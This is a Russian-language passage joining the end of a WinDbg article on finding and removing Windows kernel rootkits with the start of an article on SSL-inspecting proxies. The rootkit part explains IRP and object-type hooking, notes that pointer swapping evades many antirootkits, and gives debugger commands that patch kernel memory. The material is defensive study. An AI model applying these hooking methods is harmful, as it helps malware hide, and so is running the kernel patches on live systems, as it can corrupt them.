Руткит может заменить указатели своими функциями, модифицировать буферы IRP либо завершать нежелательные запросы. Таблица обработчиков выводится командой !drvobj с флагом 2:

```
kd> !drvobj \FileSystem\Ntfs 2
Driver object (8192aa18) is for:
\FileSystem\Ntfs
Dispatch routines:
[00] IRP_MJ_CREATE                f9f2ad2c asfxz+0xd2c
[01] IRP_MJ_CREATE_NAMED_PIPE    804f320e nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                 f969a320 Ntfs!NtfsFsdClose
[03] IRP_MJ_READ                  f9677ee4 Ntfs!NtfsFsdRead
[04] IRP_MJ_WRITE                 f9676bca Ntfs!NtfsFsdWrite
[05] IRP_MJ_QUERY_INFORMATION     f969b4d1 Ntfs!NtfsFsdDispatchWait
[06] IRP_MJ_SET_INFORMATION       f9678a58 Ntfs!NtfsFsdSetInformation
[09] IRP_MJ_FLUSH_BUFFERS        f96a0a68 Ntfs!NtfsFsdFlushBuffers
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION f969b61c Ntfs!NtfsFsdDispatch
[0c] IRP_MJ_DIRECTORY_CONTROL     f9f2adc4 asfxz+0xdc4
[0d] IRP_MJ_FILE_SYSTEM_CONTROL   f96a26d5 Ntfs!NtfsFsdFileSystemControl
[10] IRP_MJ_SHUTDOWN              f9689621 Ntfs!NtfsFsdShutdown
[11] IRP_MJ_LOCK_CONTROL          f96eeb11 Ntfs!NtfsFsdLockControl
[12] IRP_MJ_CLEANUP               f969acee Ntfs!NtfsFsdCleanup
[1b] IRP_MJ_PNP                   f96b9f3f Ntfs!NtfsFsdPnp
```

Подозрительны адреса без корректного символа либо указывающие не в сам драйвер или ядро. Здесь перехвачены IRP_MJ_CREATE и IRP_MJ_DIRECTORY_CONTROL.

Обработчик	Ntfs.sys	Fastfat.sys
IRP_MJ_CREATE	Ntfs!NtfsFsdCreate	Fastfat!FatFsdCreate
IRP_MJ_CLOSE	Ntfs!NtfsFsdClose	Fastfat!FatFsdClose
IRP_MJ_READ	Ntfs!NtfsFsdRead	Fastfat!FatFsdRead
IRP_MJ_WRITE	Ntfs!NtfsFsdWrite	Fastfat!FatFsdWrite
IRP_MJ_QUERY_INFORMATION	Ntfs!NtfsFsdDispatchWait	Fastfat!FatFsdQueryInformation
IRP_MJ_SET_INFORMATION	Ntfs!NtfsFsdSetInformation	Fastfat!FatFsdSetInformation
IRP_MJ_DIRECTORY_CONTROL	Ntfs!NtfsFsdDirectoryControl	Fastfat!FatFsdDirectoryControl
IRP_MJ_FILE_SYSTEM_CONTROL	Ntfs!NtfsFsdFileSystemControl	Fastfat!FatFsdFileSystemControl

IRP_MJ_DEVICE_CONTROL	Ntfs!NtfsFsdDispatch	Fastfat!FatFsdDeviceControl
-----------------------	----------------------	-----------------------------

Восстановление двух указателей:

```
kd> !drvobj \FileSystem\Ntfs
Driver object (8192b1f8) is for:
\FileSystem\Ntfs
kd> dt _DRIVER_OBJECT 8192b1f8
nt!_DRIVER_OBJECT
+0x028 FastIoDispatch : 0xf9694820 _FAST_IO_DISPATCH
+0x038 MajorFunction : [28] 0xf9ef4d2c
kd> ed 8192b1f8+0x038+4*0x00 Ntfs!NtfsFsdCreate
kd> ed 8192b1f8+0x038+4*0x0c Ntfs!NtfsFsdDirectoryControl
```

0x00 и 0x0c — номера IRP_MJ_CREATE и IRP_MJ_DIRECTORY_CONTROL. Если символов нет, оригинальные адреса можно найти дизассемблированием файла драйвера: заполнение MajorFunction обычно расположено рядом с IoCreateDevice и точкой входа. Следует учитывать, что одноразовый инициализационный код часто находится в discardable-секции и выгружается после запуска драйвера.

Другие способы перехвата IRP

Функции IofCallDriver и IofCompleteRequest являются заглушками, переходящими по глобальным указателям:

```
kd> u nt!IofCallDriver
nt!IofCallDriver:
804ede00 ff250b45480 jmp dword ptr [nt!pIofCallDriver (8054b400)]
kd> u nt!IofCompleteRequest
nt!IofCompleteRequest:
804ede90 ff250b45480 jmp dword ptr [nt!pIofCompleteRequest (8054b404)]
```

В чистой системе они указывают на fastcall-функции IopfCallDriver и IopfCompleteRequest; начальную установку выполняет IopSetIoRoutines из IoInitSystem. Подмена этих указателей безопаснее сплайсинга, позволяет контролировать все IRP и не обнаруживается многими антируткитами, ищущими только изменения кода. Восстановление:

```
kd> ed nt!pIofCallDriver nt!IopfCallDriver
kd> ed nt!pIofCompleteRequest nt!IopfCompleteRequest
```

Объекты, типы объектов и их дескрипторы

В архитектуре NT ресурсы представлены объектами ядра, которыми управляет диспетчер объектов. Руткит может перехватывать функции Ob* или применять более сложные методы.

Объект состоит из заголовка OBJECT_HEADER и тела. Важнейшее поле заголовка — тип, то есть указатель на OBJECT_TYPE. Сам тип тоже является объектом типа «тип», а OBJECT_TYPE — его телом. Обычно программы обращаются к объектам через системные сервисы и связанные с ними дескрипторы (HANDLE). Объекты типов представлены в каталоге \ObjectTypes диспетчера объектов.

```
typedef struct _OBJECT_HEADER {
    LONG_PTR PointerCount;
    union { LONG_PTR HandleCount; PVOID NextToFree; };
    POBJECT_TYPE Type;
    UCHAR NameInfoOffset;
    UCHAR HandleInfoOffset;
    UCHAR QuotaInfoOffset;
```

```

    UCHAR Flags;
    union { POBJECT_CREATE_INFORMATION ObjectCreateInfo; PVOID QuotaBlockCharged; };
    PSECURITY_DESCRIPTOR SecurityDescriptor;
    QUAD Body;
} OBJECT_HEADER, *POBJECT_HEADER;

```

Вложенная в OBJECT_TYPE структура OBJECT_TYPE_INITIALIZER содержит характеристики типа и указатели на методы объекта:

```

typedef struct _OBJECT_TYPE_INITIALIZER {
    USHORT Length;
    BOOLEAN UseDefaultObject;
    BOOLEAN CaseInsensitive;
    ULONG InvalidAttributes;
    GENERIC_MAPPING GenericMapping;
    ULONG ValidAccessMask;
    BOOLEAN SecurityRequired;
    BOOLEAN MaintainHandleCount;
    BOOLEAN MaintainTypeList;
    POOL_TYPE PoolType;
    ULONG DefaultPagedPoolCharge;
    ULONG DefaultNonPagedPoolCharge;
    OB_DUMP_METHOD DumpProcedure;
    OB_OPEN_METHOD OpenProcedure;
    OB_CLOSE_METHOD CloseProcedure;
    OB_DELETE_METHOD DeleteProcedure;
    OB_PARSE_METHOD ParseProcedure;
    OB_SECURITY_METHOD SecurityProcedure;
    OB_QUERYNAME_METHOD QueryNameProcedure;
    OB_OKAYTOCLOSE_METHOD OkayToCloseProcedure;
} OBJECT_TYPE_INITIALIZER, *POBJECT_TYPE_INITIALIZER;

```

Метод	Когда вызывается
Open	При открытии дескриптора
Close	При закрытии дескриптора
Delete	Перед удалением объекта
Parse	При поиске имени во вторичном пространстве имён
Security	При чтении или изменении параметров защиты
QueryName	При запросе имени объекта
OkayToClose	Перед удалением и Delete; может запретить удаление

Не у каждого типа определены все методы. Руткит может перехватить их двумя способами:

1. Непосредственно заменить указатель на функцию метода.
2. Подменить указатель на тип в заголовке существующего объекта.

Список методов всех типов выводит драйвер drivers/ob_check_functions из **materials.rar** (файл есть в pobunkum_ru_files.zip).

Во втором варианте руткит получает целевой объект, создаёт копию его OBJECT_TYPE с изменённым методом и помещает адрес копии в OBJECT_HEADER::Type. Оригинальные структуры типов остаются нетронутыми. Для обнаружения можно перечислить объекты через ZwQuerySystemInformation(SystemObjectInformation) и проверить их Type.

Такой учёт объектов ведётся, только если в GlobalFlag включён FLG_MAINTAIN_OBJECT_TYPELIST (0x4000). Флаг устанавливается gflags.exe из Debugging Tools for Windows либо параметром GlobalFlag типа REG_DWORD в HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager; после изменения требуется перезагрузка.




Рис. 11. Утилита gflags.exe.

Драйвер drivers/ob_check_objects из **materials.rar** (файл есть в nobunkum_ru_files.zip) проверяет поле Type. Руткит теоретически может обойти такую проверку, перехватив ZwQuerySystemInformation или исключив объект из списка типа. Поэтому качественный антируткит должен самостоятельно искать заголовки объектов в неподкачиваемом пуле.

Преодолеваем практические сложности

Иногда недостаточно снять перехват: руткит может контролировать его состояние и устанавливать заново, а также восстанавливать удалённые файлы и значения реестра. Обычно это делает

отдельный поток процесса System, созданный через PsCreateSystemThread либо IoAllocateWorkItem/IoQueueWorkItem, который выполняет восстановление в цикле.

Нужный поток находят, перечисляя потоки System и проверяя их стеки на адреса из драйвера руткита. В примере Rootkit.Win32.TDSS подозрительный поток виден так:

```
kd> !process 0 0
PROCESS 821cc5f0 SessionId: none Cid: 0004
Image: System
kd> !process 821cc5f0
THREAD 821cada8 Cid 0004.0024
Start Address nt!ExpWorkerThread (0x80533cd0)
ChildEBP RetAddr
f9ccbab4 f7a094a5 nt!KeWaitForSingleObject+0x1c2
WARNING: Frame IP not in any known module.
f9ccbae4 f7a098e0 0xf7a094a5
f9ccbb08 f7a0b502 0xf7a098e0
f9cccd74 80533dd0 0xf7a0b502
f9cccdac 805c4a28 nt!ExpWorkerThread+0x100
```

Адреса f7a094a5, f7a098e0 и f7a0b502 принадлежат руткиту. Завершать такой поток предпочтительно через отладчик, хотя штатный WinDbg при удалённой отладке не предоставляет отдельной команды. Метод состоит из четырёх шагов:

1. В стеке найти первый адрес возврата из драйвера руткита.
2. Записать по этому адресу вызов PspExitThread.
3. Обнулить ETHREAD::ActiveExWorker.
4. Возобновить систему по F5.

Тогда поток, вернувшись по изменённому адресу, завершит сам себя:

```
kd> x nt!PspExitThread
805c6bb0 nt!PspExitThread = <no type information>
kd> eb f7a094a5 e8
kd> ed f7a094a5+1 805c6bb0-f7a094a5-5
kd> dt _ETHREAD 821cada8
ntdll!_ETHREAD
+0x24c SameThreadPassiveFlags : 0
+0x24c ActiveExWorker : 0y0
kd> eb 821cada8+0x24c 0
```

Послесловие

WinDbg позволяет надёжно выявлять аномалии работающей ОС: при удалённой отладке исследуемые компоненты не участвуют в сборе и обработке данных и не могут их исказить. Руткит теоретически способен мешать отладчику, но тогда компрометация становится очевидной. Современные вредоносные программы могут обнаруживать удалённую отладку, однако такие проверки обходятся. Существенный недостаток WinDbg — слабый встроенный язык сценариев; его можно компенсировать интеграцией Python или Perl.

Список литературы

1. [Руководство по настройке канала связи между виртуальной машиной и отладчиком](#)
2. Офлайн-документация WinDbg: команды as и ad.
3. [Таблица номеров системных вызовов для разных версий Windows](#)
4. [MSDN: FltXxx \(Minifilter Driver\) Routines](#)

Приложение

materials.rar (файл есть в nobunkum_ru_files.zip)

Последнее обновление: 17.03.2012.

[^4]: См. список литературы, источник 4.

Повышение защищенности протокола HTTPS при помощи прокси-сервера

Алексей Смирнов

руководитель направления разработки и исследований Security Technology Research

arkenoi@gmail.com

Содержание

- Технологии проксирования SSL
- Анализ проблем протокола HTTPS
- Пользовательский интерфейс управления сертификатами
- Уязвимости в реализации и конфигурации протокола и прикладных библиотек
- Расширения X509v3 и автоматическая валидация сертификатов
- Общие проблемы PKI в «большом плохом интернете»
- Show Me The Code: SSL Proxy
- Особенности реализации и внедрения
- Инспекция содержимого для протокола HTTPS
- Выводы
- Список ссылок

Протокол HTTPS, представляющий собой сочетание стандартного веб-протокола передачи данных HTTP и криптографического протокола SSL, является практически ровесником «всемирной паутины» в том виде, в котором мы ее знаем. Основываясь на традиционных возможностях криптографии с открытым ключом, он обеспечивает взаимную (а в большинстве практических применений — одностороннюю, то есть только для сервера) аутентификацию веб-сервера и клиента, криптографическую защиту конфиденциальности передаваемых данных и защиту их от возможной модификации. Протокол HTTPS разрабатывался вместе с публичной инфраструктурой открытых ключей (PKI) и системой корневых центров сертификации (Root CA).

Несмотря на то что технология HTTPS существует почти столько же, сколько протокол HTTP, который она дополняет, определенные классы проблем её реализации не решены до сих пор. А именно:

1. Управление сертификатами реализовано без учета реальных потребностей пользователей (включая удобство пользования).
2. Реализация протокола SSL/TLS может содержать ошибки реализации и/или конфигурации.
3. Современные стандарты PKI не поддерживаются в должном объеме.
4. Шифрованные данные недоступны для инспекции сетевыми средствами.

Возникает вопрос: можно ли считать указанные проблемы именно проблемами реализации протокола, если один из пунктов — проблема пользовательского интерфейса, а другой — фундаментальное свойство протокола? С точки зрения пользователя, все перечисленные проблемы возникают во время использования протокола HTTPS в веб-браузере. Именно это и обусловило выбор такой, возможно, не совсем корректной формулировки.

В тексте статьи применительно к криптографическому транспорту протокола HTTPS будет применяться термин SSL, а не TLS, так как стандарт TLS содержит некоторые расширения, использование которых мы не рассматриваем. В рамках данной статьи отличия TLS, используемого в протоколе HTTPS, от SSL версии 3.0 не имеют значения: оба могут применяться с одинаковым

результатом.

Технологии проксирования SSL

Широкие возможности по решению перечисленных проблем реализации HTTPS предоставляют технологии проксирования.

Проксирующие приложения, реализующие инспекцию SSL с помощью метода «человек посередине», на настоящий момент распространены довольно широко. Однако все они специализируются на анализе содержимого защищенного трафика (то есть решают только четвертую проблему из вышеприведенного списка) и не предоставляют дополнительных функций по управлению сертификатами.

В определенном смысле можно считать, что любое «вмешательство» в функционирование протокола SSL является нарушением его идеологии как протокола, обеспечивающего конфиденциальность, целостность и взаимную аутентификацию в режиме точка-точка. Однако в реальности, в последние годы требования к протоколу HTTPS изменились — подобно тому, как применение протокола HTTP значительно переросло уровень пятнадцатилетней давности, когда он использовался только для передачи несложных веб-страниц. Если в 1995 году пользователь отправлял через HTTPS только свой номер кредитной карточки, и задачи протокола сводились к защите данных от перехвата, — то сейчас через HTTPS проходит трафик постоянно используемых приложений с комплексной архитектурой (таких как Gmail). Поэтому необходимо позаботиться не только о защите конфиденциальных данных, но и о том, чтобы пользователь не подцепил вирусов через интерфейс веб-приложения и продолжал получать адекватную защиту от других угроз.

Алгоритм работы прокси-сервера, реализованного по методу «человек посередине», достаточно прост:

1. Прокси-сервер принимает TCP-соединение от клиента и получает команду на установление соединения с сервером.
2. Прокси-сервер устанавливает TCP-соединение с сервером и начинает SSL-сеанс.
3. Прокси-сервер получает от сервера информацию о сертификате и производит его верификацию, по результатам которой либо разрывает соединение, выдавая клиенту диагностическое сообщение об ошибке, либо генерирует собственный сертификат, используя для этого свой публичный ключ и служебную информацию от сервера, и при необходимости подписывая его сертификатом встроенного центра сертификации.
4. Прокси-сервер начинает SSL-сеанс с клиентом, используя для этого новый сертификат.
5. Прокси-сервер принимает HTTP-запрос от клиента, передает его механизму инспекции содержимого и, при отсутствии ошибок и нарушений политики безопасности, передает HTTP-серверу.
6. Прокси-сервер получает ответ от HTTP-сервера, передает его механизму инспекции содержимого и, при отсутствии ошибок и нарушений политики безопасности, передает клиенту.

Далее мы рассмотрим более подробно проблемы реализации HTTPS, перечисленные в предыдущем разделе, и возможности для их решения посредством технологий SSL-проксирования.

Анализ проблем протокола HTTPS

Пользовательский интерфейс управления сертификатами

Проблема корректности практического использования протокола HTTPS и связанные с этим особенности пользовательских интерфейсов состоит из большого количества аспектов, чем то позволяет рассмотреть формат данной статьи. Рассмотрим лишь основные проблемы, связанные с удобством для пользователя, и варианты их решения.

Если в рамках интранет-решений мы можем более или менее успешно контролировать все аспекты реализации и внедрения протокола HTTPS, то в «большом грязном интернете» многое не только устроено не так, как нам хотелось бы, но и недоступно нашему влиянию. Так, по различным оценкам, от половины до двух третей сайтов, использующих протокол HTTPS, делают это не вполне корректно: при посещении таких сайтов возникают предупреждения браузера об ошибках [1]. При этом с практической точки зрения интересны два момента: во-первых, эти ошибки почти бесполезны — пользователи их игнорируют [2]. Во-вторых, есть как минимум один распространенный случай, когда мы можем позаботиться о пользователе за него.

Для начала вернемся от реализации к собственно задаче — подтверждению аутентичности сайта посредством сертификации. На деле это две совершенно разных задачи:

- для сайтов, требующих повышенных мер безопасности (интернет-банкинг, платежные системы), — подтверждение соответствия сайта юридическому лицу;
- для всех остальных — защита от фишинговых махинаций: необходимо подтверждение того факта, что сайт, на который пользователь зашел сегодня, — это тот же сайт, где он был вчера.

По-видимому, с точки зрения разработчиков браузеров, подобные нюансы не имеют значения: на все случаи жизни выдаётся довольно однообразного вида ошибка, которую, как было указано выше, пользователи склонны игнорировать.





Рисунок 1. Ошибка сертификата в окне браузера Firefox 3

Приведенный на рис. 1 пример представляет ещё не самый худший вариант отображения ошибки сертификата веб-браузером. К примеру, в Google Chrome вообще нет возможности добавить постоянное исключение для подобных ошибок. Учитывая то, что они встречаются достаточно часто, а также то, что пользователи склонны тем меньше обращать внимание на предупреждения, чем их больше, — налицо проблема информационной безопасности.

Такое решение, как нетрудно понять, подстрахует пользователя от автоматического игнорирования ошибки, опасного с точки зрения его безопасности. В исключительном случае пользователь может

обратиться к администратору, который в свою очередь примет квалифицированное решение об исправлении ошибочного сертификата, уведомлении владельца ресурса об ошибке, расследовании инцидента в случае реально произошедшей атаки типа «человек посередине», либо — в последнюю очередь — о внесении правила-исключения в настройки межсетевого экрана.



```
[ark@grave ~]$ ssh shell.sourceforge.net
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: POSSIBLE DNS SPOOFING DETECTED!    @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
The RSA host key for shell.sourceforge.net has changed,
and the key for the according IP address 216.34.181.119
is unknown. This could either mean that
DNS SPOOFING is happening or the IP address for the host
and its host key have changed at the same time.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!    @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
b4:c5:6c:36:f7:ad:2c:23:52:e1:84:3e:77:61:5d:59.
Please contact your system administrator.
Add correct host key in /home/ark/.ssh/known_hosts to get rid of this message.
Offending key in /home/ark/.ssh/known_hosts:5
RSA host key for shell.sourceforge.net has changed and you have requested strict
checking.
Host key verification failed.
[ark@grave ~]$
```

Рисунок 2. Выдача клиентом SSH предупреждения об изменившемся сертификате

Подобная функциональность уже реализована в клиентах SSH. Для предупреждения об изменении веб-сертификатов ничто не мешает реализовать аналогичное поведение средствами технологии проксирования SSL. Единственную сложность при этом представляет необходимость реализации пользовательского интерфейса управления сертификатами, так как легитимные сертификаты тоже иногда меняются. Так как прокси-сервер является компонентом более сложной системы, встраивать такой механизм именно в прокси-сервер нецелесообразно.

Уязвимости в реализации и конфигурации протокола и прикладных библиотек

Решение проблемы потенциальной небезопасности самого протокола или прикладного ПО для работы с ним — типичная область применения прикладного межсетевого экрана, поэтому SSL-прокси весьма продуктивно принимает на себя эту функцию.

Например, эффективная защита от уязвимости большей части прикладных библиотек для работы с сертификатами, продемонстрированной в июле 2009 года исследователями Kaminsky и Marlinspike [3], реализуется простейшей проверкой всего лишь в несколько строк программного кода. Более того, эта проверка оказывается достаточно универсальной и, предположительно, будет эффективна также против других возможных ошибок парсера ASN.1, которые могли бы создать разночтения в длине интерпретируемых данных.

Еще проще при помощи SSL-прокси контролируются такие потенциальные угрозы безопасности, как:

- устаревшие версии протокола SSL [4];
- криптографически нестойкие хэш-функции в подписях сертификатов [5];
- использование криптографически нестойких алгоритмов шифрования.

Следует, впрочем, отметить, что это решение — не панацея: так, обнаруженная в конце 2009 года атака на пересогласование TLS-сеанса принципиально необнаружима [6] со стороны клиента. Главная задача SSL-прокси, как и других технологий межсетевого экранирования, заключается в создании единой точки контроля, не заменяющей, а дополняющей управление конфигурацией и изменениями.

К проблеме криптографически нестойких алгоритмов мы вернемся в следующей части, так как она затрагивает не только свойства конкретного сертификата, но и обработку всей цепочки доверия.

Расширения X509v3 и автоматическая валидация сертификатов

Расширения X509 версии 3 хорошо известны любому, кто занимался построением сервисной архитектуры информационных систем, развертыванием больших виртуальных частных сетей и, наверное, любыми другими сложными случаями внедрения PKI, кроме, собственно, веб-сервисов. Такой странный «перекосяк» обусловлен удивительным фактом: веб-браузеры не имеют полноценной поддержки этого общепринятого и уже далеко не нового (IETF RFC2459, 1999 год [7]) стандарта! Фактически поддержка PKI в браузерах ограничивается довольно ненадежной реализацией протокола OCSP, проверкой разрешенных целей использования сертификата удостоверяющего центра (Basic Constraints), альтернативных имен и практически нефункциональным (а именно настраиваемым вручную и пригодным только для интранета) механизмом использования списков отозванных сертификатов (CRL). Валидация сертификатов в рамках протокола SSL/TLS производится согласно представляемой сервером фиксированной «цепочке доверия», чего зачастую недостаточно.

Рассмотрим ситуацию более подробно на примере произвольно взятого «в дикой природе» сертификата, в котором присутствуют интересующие нас расширения.

```
Certificate:
Data:
  Version: 3 (0x2)
  Serial Number:
    1a:40:d3:01:00:00:00:00:22:d9
  Signature Algorithm: sha1WithRSAEncryption
  Issuer: DC=ru, DC=yandex, DC=ld, CN=YandexExternalCA
  Validity
    Not Before: Aug 25 11:55:37 2009 GMT
    Not After : Aug 25 11:55:37 2011 GMT
  Subject: C=RU, L=Moscow, O=000 Yandex, OU=money.yandex.ru, CN=Yandex.Money
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    RSA Public Key: (1024 bit)
      Modulus (1024 bit):
        00:bd:bf:56:ca:2d:8a:00:20:6e:a8:24:ca:32:3c:
        6c:b9:9b:f2:9c:c2:10:40:01:0d:94:63:8a:10:51:
        79:0b:70:29:d5:14:f8:65:7f:ca:36:a9:76:9b:30:
